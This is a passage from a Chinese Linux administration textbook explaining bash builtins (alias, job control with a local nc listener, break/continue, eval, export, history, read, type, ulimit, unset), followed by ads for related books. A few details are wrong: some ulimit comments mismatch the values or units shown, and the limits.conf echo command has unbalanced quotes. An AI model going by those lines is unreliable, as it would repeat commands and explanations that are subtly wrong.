```
[root@oldboy ~]# alias rm='echo "Do not use rm."'    #<== 为 echo "Do not use
               rm." 命令语句定义一个别名名称为 rm，后面单引号里的命令语句必须是可以执行的。
[root@oldboy ~]# rm      #<== 以后执行 rm 命令，就会执行 echo "Do not use rm." 这条命令了。
Do not use rm.
[root@oldboy ~]# alias rm          #<== 查询 rm 指代的命令语句。
alias rm='echo "Do not use rm."'
[root@oldboy ~]# alias eth0='cat /etc/sysconfig/network-scripts/ifcfg-eth0'
                 #<== 定义 eth0 别名。
[root@oldboy ~]# eth0
DEVICE=eth0
TYPE=Ethernet
ONBOOT=yes
NM_CONTROLLED=yes
BOOTPROTO=none
IPADDR=10.0.0.12
PREFIX=24
GATEWAY=10.0.0.2
DNS1=10.0.0.2
DEFROUTE=yes
IPV4_FAILURE_FATAL=yes
IPV6INIT=no
NAME="System eth0"
USERCTL=no
```

从该例也可以看出，别名有如下作用。

- 为危险命令加一些保护参数，防止人为误操作，如 rm 的别名。
- 把很多复杂的字符串或命令变成一个简单的字符串或命令，如 eth0 的别名。

范例 12-8：删除命令别名。

```
[root@oldboy ~]# unalias eth0    #<== 删除别名使用 unalias
[root@oldboy ~]# alias eth0      #<== 再次查询已经没有 eth0 的别名
-bash: alias: eth0: not found
```

12.3.6 后台任务相关命令 bg/fg/jobs

【功能说明】

bg 命令用于将前台执行任务转入后台，或者将后台暂停的任务运行起来；fg 命令和 bg 命令相反，它是将后台任务调到前台来执行；jobs 命令可以用于查看后台任务列表。

【语法格式】

```
bg [任务序列号]
fg [任务序列号]
jobs
```

【使用范例】

范例 12-9：管理后台任务。

```
[root@oldboy ~]# nc -l 12345    #<== 该命令执行完，会在前台一直显示。
^Z
[1]+  Stopped                  nc -l 12345
[root@oldboy ~]# jobs          #<== jobs 命令用于查看任务列表，[1] 为任务序列号。
[1]+  Stopped                  nc -l 12345
[root@oldboy ~]# bg            #<== bg 命令可以将后台暂停的任务运行起来，bg 1 表示启动
                               第一个任务，因为任务列表只有一个任务，所以简写为 bg。
[1]+  nc -l 12345 &
[root@oldboy ~]# jobs          nc -l 12345 &    #<== 此时任务状态为 Running。
[1]+  Running                  nc -l 12345 &
[root@oldboy ~]# fg            #<== fg 命令可以将后台命令调入前台。
                               #<== 此时这个命令又挂起在前台了，使用 Ctrl+C 终止。
```

范例 12-10：快捷创建后台任务。

```
[root@oldboy ~]# nc -l 12345 &  #<== 其实可以直接使用 & 将任务放入后台，并且任务状态
                               是运行的，比前面的方法简单多了。
[1] 2201
[root@oldboy ~]# jobs          nc -l 12345 &
[1]+  Running                  nc -l 12345 &
[root@oldboy ~]# kill %1        #<== 这是一种快速结束后台进程的方法，kill %[任务序列号]
```

```
[root@oldboy ~]# jobs
[1]+  Terminated                  nc -l 12345
```

12.3.7 break 跳出循环

范例 12-11：通过 break 命令跳出整个循环。

```
#!/bin/bash
for((i=0; i<=5; i++))
do
    if [ $i -eq 3 ] ;then
        break; #<== 跳出整个循环，继续执行循环外后面的程序。
    fi
    echo $i
done
echo "ok"
```

脚本执行结果如下：

```
0
1
2
ok
```

12.3.8 continue 进入下一次循环

范例 12-12：使用 continue 命令进入下一次循环。

```
#!/bin/bash
for((i=0; i<=5; i++))
do
    if [ $i -eq 3 ] ;then
        continue; #<== 结束本次循环，继续下一次循环。
    fi
    echo $i
done
echo "ok"
```

脚本执行结果如下：

```
0
1
2
4
5
ok
```

提示：有关 break、continue、exit 命令的应用请参见《跟老男孩学 Linux 远维：Shell 编程实战》一书的第 12 章，更详细的说明请翻阅此书。

12.3.9 eval 将参数当作命令执行

范例 12-13：eval 命令与单引号的特殊用法。

```
[root@oldboy ~]# echo `hostname -I`      #<== 想要在引号里面执行命令，需要用到反引号，  
                                也称为倒引号。  
192.168.20.131  
[root@oldboy ~]# echo ' `hostname -I` ' #<== 倒引号外层套单引号，单引号的作用是所见即  
                                所得，所以结果是 `hostname -I`。  
`hostname -I`  
[root@oldboy ~]# eval echo ' `hostname -I` ' #<== 命令开头加一个 eval 命令，单引号失效  
                                了！因为 eval 命令可以优先解析或执行单引号内的变量或命令。  
192.168.20.131
```

12.3.10 exit 退出 Shell 命令行

范例 12-14：退出 Shell 命令行。

```
[root@oldboy ~]# exit    #<== 退出 Shell 命令行可以使用 exit 命令，也可以使用 Ctrl+D 快捷键  
                                或 logout 命令。
```

范例 12-15：退出脚本。

```
#!/bin/bash  
for((i=0; i<=5; i++))  
do  
    if [ $i -eq 3 ] ;then  
        exit    #<== 一旦执行 exit 命令就会退出整个脚本，剩余的脚本内容也不会再执行。  
    fi  
    echo $i  
done  
echo "ok"
```

脚本执行结果如下：

```
0  
1  
2
```

12.3.11 export 查看或设置全局变量

【功能说明】

export 命令用于查看或设置全局变量。

【语法格式】

```
export [ 选项 ]
```

【选项说明】

表 12-3 针对该命令的参数选项进行了说明。

表 12-3 export 命令的参数选项及说明

参数选项	解释说明
-p	打印所有环境变量

【使用范例】

范例 12-16：查看全局变量。

```
[root@oldboy ~]# export -p #<== 使用 p 选项打印所有环境变量。
declare -x CVS_RSH="ssh"
declare -x G_BROKEN_FILERAMES="1"
declare -x HISTCONTROL="ignoredups"
declare -x HISTSIZE="1000"
declare -x HOME="/root"
....
```

范例 12-17：设置全局变量。

```
[root@oldboy ~]# export MYENV=7 #<== 只有使用 export 命令设置的变量才是全局变量。
[root@oldboy ~]# export -p|grep MYENV
declare -x MYENV="7"
```

12.3.12 history 查看命令历史记录

【功能说明】

history 命令用于查看所执行命令的历史纪录。

【语法格式】

```
history [选项]
```

【选项说明】

表 12-4 针对该命令的参数选项进行了说明。

表 12-4 history 命令的参数选项及说明

参数选项	解释说明
-d	删除指定编号命令的历史记录
-c	清除所有命令的历史纪录

【使用范例】

范例 12-18：查看命令的历史记录。

```
[root@oldboy ~]# history #<== 显示命令的所有历史记录。
 2 ss state established '( dport = :ssh or sport = :ssh )'
 3 ss dst 192.168.119.113:443
 4 ss dst 10.0.0.12
.....
996 top
997 top -a
998 top -a -b
999 top
1000 man top
1001 history
```

范例 12-19：查看命令的最近 10 条历史记录。

```
[root@oldboy ~]# history 10 #<== history 命令接上数字 n 表示显示最近 n 条命令记录。
994 du -s *|awk '$1<10*2000'
995 ps -ef
996 top
997 top -a
998 top -a -b
999 top
1000 man top
1001 history
1002 history -n 10
1003 history 10
```

范例 12-20：删除指定命令的历史记录。

```
[root@oldboy ~]# history|tail
990 ps -ef
991 top
992 top -a
993 top -a -b
.....
[root@oldboy ~]# history -d 991 #<== "history -d 历史命令序号" 可以清除指定序号的
                               历史记录命令。
[root@oldboy ~]# history|tail
991 top -a
992 top -a -b
993 top
994 history|tail
995 history -d 10
996 history|tail
997 exit
998 history|tail
999 history -d 991
1000 history|tail
```

范例 12-21：清除所有的历史记录。

```
[root@oldboy ~]# history -c #<== 使用 -c 选项清除所有命令的历史记录。
[root@oldboy ~]# history
2 history
[root@oldboy ~]#
```

12.3.13 read 交互式赋值变量

【功能说明】

read 命令会从标准输入中读取一行，并把输入行的每个字段的值都指定给 Shell 变量。

【语法格式】

```
read [ 选项 ] [ 变量名 ]
```

【选项说明】

表 12-5 针对该命令的参数选项进行了说明。

表 12-5 read 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-p	设置提示信息 *
-t	设置输入超时时间
-s	关闭回显
-n	指定输入字符长度，当达到预设值时，自动退出

【使用范例】

范例 12-22：通过 read 命令交互式赋值变量。

```
[root@oldboy ~]# read oldboy          #<== 执行命令 read，此时命令行等待输入。
oldboy                         #<== 输入字符串 oldboy。
[root@oldboy ~]# echo $REPLY    #<== read 得到的输入默认存储在变量 REPLY 中。
oldboy
[root@oldboy ~]# read one      #<== read 后面接一个变量名，则输入的数据就会赋值给这个变量。
o1
[root@oldboy ~]# echo $one
o1
[root@oldboy ~]# read one two  #<== read 后面可以接上多个变量名。
n1 n2                          #<== 默认以空格作为分隔符，第一段 n1 赋值给第一个变量 one，第二段 n2 赋值给
                               第二个变量 two。
[root@oldboy ~]# echo $one
n1
[root@oldboy ~]# echo $two
```

```
n2
[root@oldboy ~]# read one two
m1 m2 m3      #<== 如果输入的数据超过了变量的个数，那么最后所有的值都赋值给最后一个变量，m1 赋值给变量 one，“m2 m3”一起赋值给变量 two。
[root@oldboy ~]# echo $one
m1
[root@oldboy ~]# echo $two
m2 m3
```

范例 12-23：输出提示语句。

```
[root@oldboy ~]# read -p "请输入你的年龄：" age      #<==age 变量前面至少要有一个空格！
使用 -p 参数可以定义显示在命令行中的提示语句，这样对用户比较友好。
请输入你的年龄：18
[root@oldboy ~]# echo $age
18
```

范例 12-24：命令等待输入超时时间。

```
[root@oldboy ~]# read -t 3 -p "请输入你的年龄：" age      #<== 使用 -t 参数指定等待的秒数，超过这个时间，命令自动终止。
请输入你的年龄：[root@oldboy ~]#
```

范例 12-25：关闭回显。

选项 -s 能够使 read 命令中输入的数据不显示在屏幕上，比如密码（如图 12-1 所示）。

```
[root@oldboy ~]# read -p "请输入你的银行卡密码：" pass
请输入你的银行卡密码：123456
[root@oldboy ~]# read -s -p "请输入你的银行卡密码：" pass
请输入你的银行卡密码：■
```

图 12-1 不显示输入数据

范例 12-26：设置输入字符的最大长度。

```
[root@oldboy ~]# read -n 3 -p "只能输入 3 个字符，不信你试试：" num
只能输入 3 个字符，不信你试试：123[root@oldboy ~]#
#<== 选项 -n 设置 read 命令所能输入字符的最大长度。当输入的字符数目达到预定值时，自动退出，并将输入的数据赋值给变量。
```

12.3.14 type 判断命令类型

【功能说明】

type 命令用于判断指定命令的类型。

【语法格式】

```
type [选项] [命令]
```

【选项说明】

表 12-6 针对该命令的参数选项进行了说明。

表 12-6 type 命令的参数选项及说明

参数选项	解释说明
-a	显示所有相关信息
-t	精简显示命令类型，结果说明如下。 file：普通命令 alias：命令别名 builtin：内置命令

【使用范例】

范例 12-27：查看命令类型。

```
[root@oldboy ~]# type ls          #<== 未加任何参数，显示 ls 的最主要信息。
ls is aliased to `ls --color=auto'
[root@oldboy ~]# type -t ls        #<== 精简显示命令类型为别名。
alias
[root@oldboy ~]# type -a ls        #<== 显示所有相关信息。
ls is aliased to `ls --color=auto'
ls is /bin/ls
#<== 最先显示 aliased。
#<== 然后找到普通命令 /bin/ls。
[root@oldboy ~]# type cd          #<== 显示为内置命令类型。
cd is a shell builtin
[root@oldboy ~]# type -t cd
builtin
```

12.3.15 ulimit 修改系统资源使用限制

【功能说明】

ulimit 命令用于查看系统资源的使用情况，同时也可以修改进程或用户等对系统资源分配的额度。

【语法格式】

```
ulimit [选项]
```

【选项说明】

表 12-7 针对该命令的参数选项进行了说明。

表 12-7 ulimit 命令的参数选项及说明

参数选项	解释说明
-a	显示当前所有系统资源使用限制
-n	显示或设置最多打开的文件数目

【使用范例】

范例 12-28：显示当前所有系统资源使用限制。

```
[root@demo ~]# ulimit -a
core file size          (blocks, -c) 0          #<== core 文件的最大值为 100 blocks。
data seg size            (kbytes, -d) unlimited #<== 进程的数据段可以任意大。
scheduling priority      (-e) 0          #<== 调度优先级
file size                (blocks, -f) unlimited #<== 文件可以任意大。
pending signals          (-i) 7329       #<== 最多有 7329 个待处理的信号。
max locked memory        (kbytes, -l) 64       #<== 一个任务锁住的物理内存的最大值为 64KB。
max memory size          (kbytes, -m) unlimited #<== 一个任务的常驻物理内存的最大值。
open files               (-n) 1024       #<== 一个任务最多可以同时打开 1024
                           的文件。
pipe size                (512 bytes, -p) 8       #<== 管道的最大空间为 4096 (512*8) 字节。
POSIX message queues     (bytes, -q) 819200   #<== POSIX 的消息队列的最大值为 819200 字节。
real-time priority        (-r) 0          #<== real-time 调度优先级
stack size                (kbytes, -s) 10240    #<== 进程的栈的最大值为 10240 字节。
cpu time                 (seconds, -t) unlimited #<== 进程使用的 CPU 时间。
max user processes        (-u) 7329       #<== 当前用户同时打开的进程（包括线程）
                           的最大个数为 7329。
virtual memory            (kbytes, -v) unlimited #<== 没有限制进程的最大地址空间。
file locks                (-x) unlimited #<== 所能锁住的文件的最大个数没有限制。
```

范例 12-29：加大服务器打开文件描述符的数量。


```
[root@oldboy ~]# ulimit -n
1024
#<== 默认新系统的最大文件打开数（也叫文件描述符）为 1024。
#<== 这个值对于生产环境的服务器来说太小了，因此通常会在优化服务器环节把这个值调大。
[root@oldboy ~]# ulimit -n 65535 #<== 调整数量为 65535，但是通过命令调整的只对当前窗口生效，因此需要修改配置文件。
[root@oldboy ~]# ulimit -n
65535
[root@oldboy ~]# echo '*' - nofile 65535' >> /etc/security/limits.conf
#<== 修改配置文件，永久生效。
```

12.3.16 unset 清空变量

范例 12-30：清空变量。

```
[root@oldboy ~]# export OLDBOY=1
[root@oldboy ~]# oldgirl=2
[root@oldboy ~]# echo $OLDBOY $oldgirl
1 2
[root@oldboy ~]# unset OLDBOY oldgirl  #<== unset 命令可以清空变量的值。
[root@oldboy ~]# echo $OLDBOY $oldgirl
#<== 变量值为空。
[root@oldboy ~]#
```

推荐阅读



跟老男孩学Linux运维：Shell编程实战

作者：老男孩 ISBN：978-7-111-55607-7 定价：89.00元

本书是一本较完整的Shell编程实战型图书，并非大而全，但处处可以体现实战二字，非常多的内容取之于企业实战，并结合老男孩十几年的运维工作和教学工作进行了梳理。不仅讲解了Shell编程所涉及的各种核心技术点，还运用Shell编程针对整个企业网站集群架构中的多个网络服务进行了部署、优化、自动化运维及监控等环节的实践。

跟老男孩学Linux运维：Web集群实战

作者：老男孩 ISBN：978-7-111-52983-5 定价：99.00元

本书针对中小规模网站集群的搭建、部署、优化进行了详细讲解，全书可分为三大部分，其中第一部分讲的是Linux相关的基础且重要的知识，第二部分针对当下流行的Web环境架构（LNMP）的搭建及企业级Web优化等进行了讲解，第三部分讲的是Web集群后端的数据存储和Web集群前端的负载均衡高可用。